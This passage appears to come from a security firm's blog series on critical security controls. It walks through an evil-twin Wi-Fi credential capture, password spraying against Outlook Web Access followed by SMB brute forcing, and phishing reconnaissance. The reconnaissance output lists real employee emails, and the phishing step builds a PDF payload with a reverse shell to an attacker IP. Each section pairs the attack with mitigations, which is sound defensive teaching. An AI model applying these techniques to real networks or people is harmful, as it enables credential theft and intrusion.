From the above passively gathered information, it can be determined that the target network is using WPA2 (AES) for encryption and 802.1x with EAP-PEAP for authentication.


At first glance, it appears this configuration is a good example of how to properly implement wireless network security for any organization, as this does not use a pre-shared key like in WPA2-PSK implementations and is backed by RADIUS and domain credentials. However, there are two radios in all wireless communication. What is commonly overlooked is the configuration and security of the devices connecting to a wireless network.

To demonstrate this attack, an evil twin wireless access point will be used. An evil twin is a wireless access point that attempts to mimic the legitimate network to coerce unsuspecting users into unknowingly connecting to it. FreeRADIUS, with 802.1x authentication, will be used to capture the credentials of victim users. Airodump output is shown below as it scans the evil twin access point.



```
CH 10 ][ Elapsed: 11 mins ][ 2016-07-20 12:23

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:C0:CA:88:88:F8  -16      303        0    0   1  54e  WPA2 CCMP   MGT  ***WiFi
```

In comparing it with the first airodump screenshot, there are very little differences. The figures to the right demonstrate how it appears on the real targets of this attack, the client device.


●●●●● Verizon 3G 1:32 PM

< Settings Wi-Fi

Wi-Fi


CHOOSE A NETWORK...

***WiFi

Other...

Ask to Join Networks

Known networks will be joined automatically. If no known


●●●●● Verizon 3G 1:33 PM


Cancel Certificate Trust

Example Server Certificate
Issued by Example Certificate Authority

Not Trusted

Expires 10/1/16, 11:41:48 AM

More Details >


●●●●● Verizon 3G 1:33 PM

< Certificate Details

SUBJECT NAME	
Country	FR
State/Province	Radius
Organization	Example Inc.
Common Name	Example Server Certificate
Email Address	admin@example.com

ISSUER NAME	
Country	FR
State/Province	Radius
Locality	Somewhere
Organization	Example Inc.
Email Address	admin@example.com
Common Name	Example Certificate Authority

While it should be noted that generating a fake certificate to mimic the company's legitimate certificate could aid in hiding this attack from the security conscious users who may examine certificates before connecting, it is not a requirement for this attack to work. From looking at the screenshots taken from an iPhone, it is very easy to see that the certificate has not been signed by the organization's certificate authority. If a user looked at the certificate before connecting to the access point, the individual would be able to determine this as a fake access point. Since this is an easy thing to spot, why is this so often a viable attack vector for wireless networks? The reason is simple: mobile devices will connect to the access point automatically.

For convenience, manufacturers have included features in mobile devices for maintaining access to wireless networks to prevent users from using their data plans when they have Wi-Fi available. Features like this are dangerous because without manually validating certificates a device will automatically connect to an evil twin access point.


Under normal conditions, EAP-PEAP will establish a TLS tunnel first only requiring a cert on the radius server to secure the authentication against eavesdropping. After the initial outer tunnel is established, an inner EAP authentication takes place that can be EAP-GTC, EAP-MSCHAPV2, EAP-SIM or EAP-TLS depending on what the client and radius server support.

When client devices pass credentials to an untrusted radius server, they should be protected by the inner EAP authentication encryption or hashing mechanisms in place. However, since an attacker controls the RADIUS server configuration, the attacker can also downgrade the inner authentication mechanism to Extensible Authentication Protocol Generic Token Card ("EAP-GTC"). EAP-GTC is an authentication protocol developed by Cisco as an alternative to EAP-MSCHAPv2 and transmits passwords in cleartext (still within the encrypted EAP-PEAP tunnel).

Based on security research conducted by Torinson, The Windows operating system does not support EAP-GTC, but mobile devices including Android and iPhone are susceptible to EAP-GTC downgrade authentication attacks and can be influenced to provide cleartext authentication credentials. This attack is especially lethal for organizations using a Bring Your Own Device ("BYOD") rule to allow employees to connect their mobile devices to the organization's wireless networks.

Another common flaw with EAP-PEAP client implementations is when they are configured to pass usernames over the air. An attacker passively gathering wireless traffic can see usernames in cleartext, as they are transmitted prior to initializing any encryption.

To demonstrate how this looks from the attacker's perspective, let's examine what an authentication attempt to the evil twin access point from an iPhone looks like.




Enter the password for "***WiFi"

Enter Password


Username test

Password ●●●●



```
Using interface with hwaddr 00:c0:ca:88:88:f8 and ssid "***WiFi"
               RADIUS Authentication server 127.0.0.1:1812
               interface state UNINITIALIZED->ENABLED
               AP-ENABLED
               STA f0:99:bf:1a:64:31 IEEE 802.11: authenticated
               STA f0:99:bf:1a:64:31 IEEE 802.11: associated (aid 1)
               CTRL-EVENT-EAP-STARTED f0:99:bf:1a:64:31
               CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
               STA f0:99:bf:1a:64:31 WPA: pairwise key handshake completed (RSN)
               AP-STA-CONNECTED f0:99:bf:1a:64:31
               STA f0:99:bf:1a:64:31 IEEE 802.1X: authenticated - EAP type: 25 (PEAP)
               AP-STA-DISCONNECTED f0:99:bf:1a:64:31
               STA f0:99:bf:1a:64:31 IEEE 802.11: disassociated
               STA f0:99:bf:1a:64:31 IEEE 802.11: deauthenticated due to inactivity (timer DEAUTH/REMOVE)
```

The RADIUS logs show the authentication and association attempts, along with the user's cleartext credentials.



```
[suffix] No '@' in User-Name = "test", looking up realm NULL
[suffix] No such realm "NULL"
++[suffix] returns noop
++[control] returns noop
[eap] EAP packet type response id 11 length 9
[eap] No EAP Start, assuming it's an on-going EAP conversation
++[eap] returns updated
++[files] returns noop
++[expiration] returns noop
++[logintime] returns noop
++[pap] returns noop
Found Auth-Type = EAP
# Executing group from file /root/evilap/dep/freeradius-wpe//etc/raddb/sites-enabled/inner-tunnel
+- entering group authenticate {...}
[eap] Request found, released from the list
[eap] EAP/gtc
[eap] processing type gtc
[gtc] # Executing group from file /root/evilap/dep/freeradius-wpe//etc/raddb/sites-enabled/inner-tunnel
[gtc] +- entering group PAP {...}
[pap] login attempt with password "test"
[pap] No password configured for the user.  Cannot do authentication
++[pap] returns ok
  rlm_eap_gtc: Everything is OK.
[eap] Freeing handler
++[eap] returns ok
```

It is important to note that this attack is run against client devices. This allows anyone sniffing wireless traffic to potentially create their own evil twin access point and gather credentials without user interaction. This can happen anywhere the mobile device happens to be, such as an airport, shopping mall, etc.

After capturing valid network credentials, an attacker can authenticate to the wireless network as a legitimate user. Most organizations use a RADIUS server connected to Microsoft's Active Directory meaning that these credentials are also valid for their VPN or Outlook Web Application ("OWA") services available on the Internet. This allows a malicious actor to gain access and pivot through machines while appearing as legitimate user traffic.

The Solution

To mitigate the risk of this attack, multiple steps need to be taken. First, implement a stronger form of authentication. Utilizing username and password authentication, as demonstrated above, can easily be intercepted. Using EAP-TLS with certificates for authentication greatly mitigates this attack vector. A device-level access control list should also be used, as it ensures that only approved devices using approved certificates are allowed to connect to the network.

Additionally, a defensive measure that could prevent this attack is to ensure that wireless clients validate the server certificate, to prevent wireless clients from connecting to potential evil twin wireless networks. For mobile devices that are not managed by the organization, such as in a BYOD program, this can be difficult to enforce on every device.

In conclusion, it is easy to see how some wireless network security controls appear secure on the surface. However, upon taking a closer look at the underlying technologies, their vulnerabilities and how easily they can be exploited, it becomes clear that things are not as secure as they were at first glance. Staying up to date with the most recently released encryption schemes becomes paramount in securing your wireless infrastructure. Aside from securing the wireless access points and authentication mechanisms in an organization, an equal amount of effort should go into securing your wireless client devices and educating users. Ensure only devices that need to be on the network have access and users are validating certificates before connecting to a known network.

sixteen

Account Monitoring and Control

The Control

Actively manage the lifecycle of system and application accounts – their creation, use, dormancy, deletion – in order to minimize opportunities for attackers to leverage them.


The Attack

All too often companies and organizations are breached – not by a sophisticated attack or unknown exploit – but rather a compromised account with a not-so-strong password. An attacker is not going to waste time constructing a sophisticated attack if the same can be accomplished via impersonating a valid user account. How many large scale breaches have occurred due to an inactive account? What happens when a disgruntled employee is terminated from an organization?

Is the employee's account immediately disabled? Who within the organization is responsible for monitoring successful and failed login attempts within an environment? Why were hundreds of employees trying to login to our systems and applications at 3 a.m.? Why is Alice in the marketing department trying to access the finance department's network share? These are questions that organizations should have answers for, or at least have the tools and processes in place to properly investigate and develop a solution.

As one can imagine, CSC 16 might seem to fit like a puzzle piece with CSC 5 and 14, but in all reality this control, if in place, has pieces and parts that overlap with many other CSC controls.

We begin our attack by gathering potential employee accounts either via metadata, old password dumps or other OSINT related activities. Many organizations allow employees to access company resources from an external presence, in addition to the internal network via a VPN connection. One such goldmine that attackers tend to abuse is Microsoft's Outlook Web Access (OWA). As shown below, an attacker can perform password spraying of the candidate user accounts in order to identify valid user credentials.




Request	Payload	Status	Error	Timeout	Length	Comment
1	ak[redacted]	200	□	□	1496	
0	[redacted]	302	□	□	368	
2	a[redacted]	302	□	□	368	
3	a[redacted]	302	□	□	368	
4	a[redacted]	302	□	□	368	
5	a[redacted]	302	□	□	368	
6	a[redacted]	302	□	□	368	
7	b[redacted]	302	□	□	368	
8	b[redacted]	302	□	□	368	
9	b[redacted]	302	□	□	368	
10	c[redacted]	302	□	□	368	
11	c[redacted]	302	□	□	368	
12	c[redacted]	302	□	□	368	
13	c[redacted]	302	□	□	368	
14	d[redacted]	302	□	□	368	

```
POST /owa/auth.owa HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/owa/auth/logon.aspx?replaceCurrent=1&url=https%3a%2f%2f[redacted]%2fowa%2f
Cookie: OutlookSession=[redacted]; PBack=0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 152

destination=https%3A%2F%2F[redacted]01%2Fowa%2F&flags=0&forcedownlevel=0&trusted=0&username=ak[redacted]%2ecom&password=[redacted]1&isUtf8=1
```

Password Spraying Against Microsoft OWA

Based on HTTP status codes and the length of the data returned, an attacker is able to visually distinguish a valid set of credentials. Once these credentials are attained, an attacker is able to login and pillage through the user's emails (among other attacks) for any information that could lead to additional access of company resources. In this particular case information regarding VPN access and client software is gathered.

Using this information, the attacker is now able to login via VPN and access the internal network.



Connection

Portal: [redacted]

Assigned Local IP: 192.168.54.28

GlobalProtect Gateway IP: [redacted]

Protocol: IPSec


Statistics

Bytes In:	527,131	Bytes Out:	180,848
Packets In:	1,021	Packets Out:	1,061
Packets I/Error:	0	Packets O/Error:	0

Gateway	Type	Tunnel	Status	Authentica...	Uptim
[redacted]	external	Yes		Yes	00:01:51

Logged into the Internal Network

At this point, the attacker is sitting on the internal network with a set of working credentials. After a little passive internal network reconnaissance, the credentials could then be used across the network to test whether or not a user has access to a particular system – specifically identifying systems where the user might have administrator type permissions. The credentials could also be used to attempt access to network shares, query the domain controller for information regarding other users and systems, etc.



```
msf auxiliary(smb_login) > run

[*] [redacted]37:445 SMB - Starting SMB login bruteforce
[*] [redacted]37:445 SMB - Starting SMB login bruteforce
[*] [redacted]58:445 SMB - Starting SMB login bruteforce
[*] [redacted]103:445 SMB - Starting SMB login bruteforce
[*] [redacted]58:445 SMB - Starting SMB login bruteforce
[+] [redacted]37:445 SMB - Success: '[redacted]1'
[+] [redacted]103:445 SMB - Success: '[redacted]1'
[+] [redacted]58:445 SMB - Success: '[redacted]1'
[!] [redacted]B -- Credential data will not be saved!
[*] [redacted]103:445 SMB - Starting SMB login bruteforce
[!] [redacted]B -- Credential data will not be saved!
[+] [redacted]37:445 SMB - Success: '[redacted]1'
[!] [redacted]B -- Credential data will not be saved!
[!] [redacted]B -- Credential data will not be saved!
[*] [redacted]104:445 SMB - Starting SMB login bruteforce
[*] [redacted]117:445 SMB - Starting SMB login bruteforce
[*] [redacted]104:445 SMB - Starting SMB login bruteforce
[+] [redacted]58:445 SMB - Success: '[redacted]1'
[+] [redacted]103:445 SMB - Success: '[redacted]1'
[!] [redacted]B -- Credential data will not be saved!
[*] [redacted]117:445 SMB - Starting SMB login bruteforce
[!] [redacted]B -- Credential data will not be saved!
[*] [redacted]119:445 SMB - Starting SMB login bruteforce
[+] [redacted]117:445 SMB - Success: '[redacted]1'
[+] [redacted]104:445 SMB - Success: '[redacted]1'
[+] [redacted]104:445 SMB - Success: '[redacted]1'
[!] No active DB -- Credential data will not be saved!
```

Verbose Output of Identifying Internal Hosts the User May Have Access to

At this point it's really just a matter of time before privileges are escalated and confidential information is attained. As we have already performed multiple activities in this scenario that could be identified with account monitoring and control, let us address the solution.

The Solution

As we are nearing the end of this blog post series, I want to stress that CSC controls need to be implemented in a defense-in-depth approach. CSC 16 – as you're probably thinking to yourself – covers many different areas within an environment.

However, with a combination of enforcing policy, proactive data/user analysis (many of which can be automated) and some general "house-keeping," account monitoring and control doesn't seem like such a daunting task.

In the attack above, proper account monitoring could have minimized the success of the attack. First, multiple user accounts were utilized in a password spraying attack. These accounts were authenticating against the domain. Therefore, there would be success/failure event codes within the security event logs. Additionally, more in-depth proactive analysis could have detected the attack against the OWA application (i.e. 1000's of user accounts attempting to login during a short timespan). Correlating a user's normal activity to what was identified could have helped minimize this attack scenario. For example, did these OWA login attempts all occur at 4 a.m.? Would this particular user ever access the VPN during business hours if the employee is at their desk plugged into the network?

Takeaways:

- Make sure all accounts are associated with an active user or service account.
- Immediately disable an employee's access upon termination.
- Monitor user activity, both their typical daily usage, as well as audit success and failed login attempts for systems they don't normally access.
- Implement multi-factor authentication wherever possible.
- Enforce strong and complex password policies.

Additionally, consider implementing a privileged access management solution. Many of these solutions can help with a lot of the items that fall within CSC 16. Much of this can also be accomplished with in-house built tools.

Remember user accounts are a "key" into an organization. And last but not least, ensure your pentesters are removing any "accounts" that may have been introduced into your environment.

seventeen

Security Skills Assessment and Appropriate Training to Fill Gaps

The Control


For all functional roles in the organization prioritizing those mission critical to the business and its security, identify the specific knowledge, skills, and abilities needed to support defense of the enterprise; develop and execute an integrated plan to assess, identify gaps, and remediate through policy, organizational planning, training, and awareness programs.

The Attack

It's commonly mentioned that the weakest part of any organization is the human element. These vulnerabilities are not always technical in nature.

Organizations need to prepare employees with an adequate training program informing them of the dangers they may face in the workplace.

In a social engineering attack, an attacker will start by collecting all of the information they can about an organization from public sources (e.g., public websites, Internet mailing lists, social networks, etc.) There are many tools that can help with collecting this data.



```
[recon-ng][Optiv] > use recon/domains-contacts/whois_pocs
[recon-ng][Optiv][whois_pocs] > run

---------
OPTIV.COM
---------
[*] URL: http://whois.arin.net/rest/pocs;domain=optiv.com
[*] URL: http://whois.arin.net/rest/poc/DALRY5-ARIN
[*] [contact] Craig Dalrymple (craig.dalrymple@optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/JOHNS1746-ARIN
[*] [contact] BOB JOHNSON (bob.johnson@optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/MATOV1-ARIN
[*] [contact] Ryan Matovich (Ryan.Matovich@Optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/MATOV2-ARIN
[*] [contact] Ryan Matovich (Ryan.Matovich@Optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/MATOV3-ARIN
[*] [contact] Ryan Matovich (Ryan.Matovich@Optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/PERNI5-ARIN
[*] [contact] Tommy Perniciaro (tommy.perniciaro@optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/ROSSI68-ARIN
[*] [contact] Robert Rossi (robert.rossi@optiv.com) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/SMA533-ARIN
[*] [contact] <blank> Senior MSS Architect (heath.novak@optiv.com) - Whois contact
[*] [contact] <blank> Senior MSS Architect (mss-se@optiv.com) - Whois contact

-------
SUMMARY
-------
[*] 9 total (7 new) contacts found.
[recon-ng][Optiv][whois_pocs] >
```

Public Source Recon


Once the attacker has collected information on the organization, they will begin to build a profile to decide how best to target it. Common information the attacker would search for would be:

- Names
- Email addresses
- Phone numbers
- Positions

An attacker can use this information to create a phone pretexting attack or an email phishing attack. Both of these attacks can be done remotely and are tailored for a specific target using the public information identified.


In a phone pretexting attack, the attacker will try to impersonate an employee, customer or vendor. Acting under a false identity, the attacker calls a specific target in an effort to extract sensitive information or convince the target to execute malicious software on the attacker's behalf.

In an email phishing attack, the attacker uses typical email phishing or social engineering techniques such as spoofed emails and impersonation, but targets a specific individual or group within an organization. Email phishing attacks "in the wild" would typically use a website with a customized malware payload, aimed at gaining access to an organization via an employee's PC. Once they have obtained access to the PC, attackers will often either pivot into the network in an attempt to access other computers, or monitor the infected machine to determine its value to the attacker. There are many different tools and techniques for crafting the malicious email. Here is just one example.




```
   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>1


 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflo
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-08
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

Selecting Format for Phishing Email Payload




```
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener (LHOST): 172.16.24.139
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
